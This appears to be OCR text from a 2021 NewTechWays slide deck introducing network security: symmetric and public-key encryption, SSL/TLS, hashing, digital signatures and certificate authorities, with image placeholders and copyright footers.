
System Security

- Network Security
  - Public Key Cryptography
  - Digital Certificates & Signatures
  - HTTPS
  - Firewalls
- Identity Management
  - Credential Transfer
  - Credential Verification
  - Credential Storage
- Access Management
  - Role Based Access
  - OAuth2
  - JWT Tokens
  - Token Verification
- Common Vulnerabilities
  - SQL Injection
  - CSS Attacks
  - XSRF Attacks

Security Concerns



©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


Network Security

NewTechWays

Symmetric Key

PRIVACY/CONFIDENTIALITY

No one can read the message except the intended receiver



Symmetric or Single/Secret Key

© 2021 NewTechWays

kYp3s6v9y$B&E(H+Mb
QeThWmZq4t7w!z

A 'key' is a string of characters used in combination with an encryption algorithm to transform plaintext into an encrypted text and vice versa (decryption).

Copyright © 2021 newtechways.com All Rights Reserved

Public Key Encryption


AUTHENTICATION

Prove One's Identity


NON-REPUDIATION

Only the sender (private key holder) could have sent this message

Asymmetric or Public-Private Key



Only the intended recipient have access to the data




Identity of a sender, and the integrity of data as sent by the sender

Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

Secure Network Protocol (SSL/TLS)


- Transfer public key



- Generate & transfer symmetric key



- Use symmetric key for encryption and decryption




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

SSL/TLS Protocol



Client's Identity => Username/Password

Distribution of PK?

Server's Identity?

HTTP on top of SSL/TLS

```
+---------------------------------------------+
|   LDAP   |     HTTP     |   POP   |   IMAP  |
+---------------------------------------------+
|                    SSL                      |
+---------------------------------------------+
|               Network Layer                 |
+---------------------------------------------+
```


© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Hashing

- Generates a value or values from a string of text using a mathematical function
    - MD-5 (Message Digest)
        - 128 bits
        - Has collision vulnerability
    - SHA-1 (Secure Hash Algorithm)
        - 160 bits
    - SHA-2
        - 256, 512 bits
- Generates same output for same text
- Hashing is a one-way algorithm
- Slightest change in the text changes the hash value drastically



Input		Digest
Fox	cryptographic hash function	DFCD 3454 BBEA 788A 751A 696C 24D9 7009 CA99 2D17
The red fox jumps over the blue dog	cryptographic hash function	0086 46BB FB7D CBE2 823C ACC7 6CD1 90B1 EE6E 3ABC
The red fox jumps ouer the blue dog	cryptographic hash function	8FD8 7558 7851 4F32 D1C6 76B1 79A9 0DA4 AEFE 4819
The red fox jumps oevr the blue dog	cryptographic hash function	FCD3 7FDB 5AF2 C6FF 915F D401 C0A9 7D9A 46AF FB45
The red fox jumps oer the blue dog	cryptographic hash function	8ACA D682 D588 4C75 4BF4 1799 7D88 BCF8 92B9 6A6C

INTEGRITY

NewTechWays ©2021

Copyright © 2021 newtechways.com All Rights Reserved


Digital Signature

- Encrypted hash of a message
- Encrypted using signer’s private key
- Verified using public key of signer
- Message is hashed independently, and compared with the hash present in the signature

INTEGRITY

AUTHENTICATION

NON-REPUDIATION




©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Digital Certificates

- Way of sharing public key with the world, in a trusted manner
  - Any client should be able to verify who the public key owner is



Identity Information and
Public Key of Mario Rossi

Name: *Mario Rossi*
Organization: *Wikimedia*
Address: *via ....*
Country: *United States*

Public Key
of
Mario Rossi

Certificate Authority
verifies the identity of Mario Rossi
and encrypts with its Private Key

Certificate of Mario Rossi

Name: *Mario Rossi*
Organization: *Wikimedia*
Address: *via ....*
Country: *United States*
Validity: *1997/07/01 - 2047/06/30*

Public Key
of
Mario Rossi

Digital Signature
of the Certificate Authority


Digitally Signed by
Certificate Authority

© 2021 NewTechWays

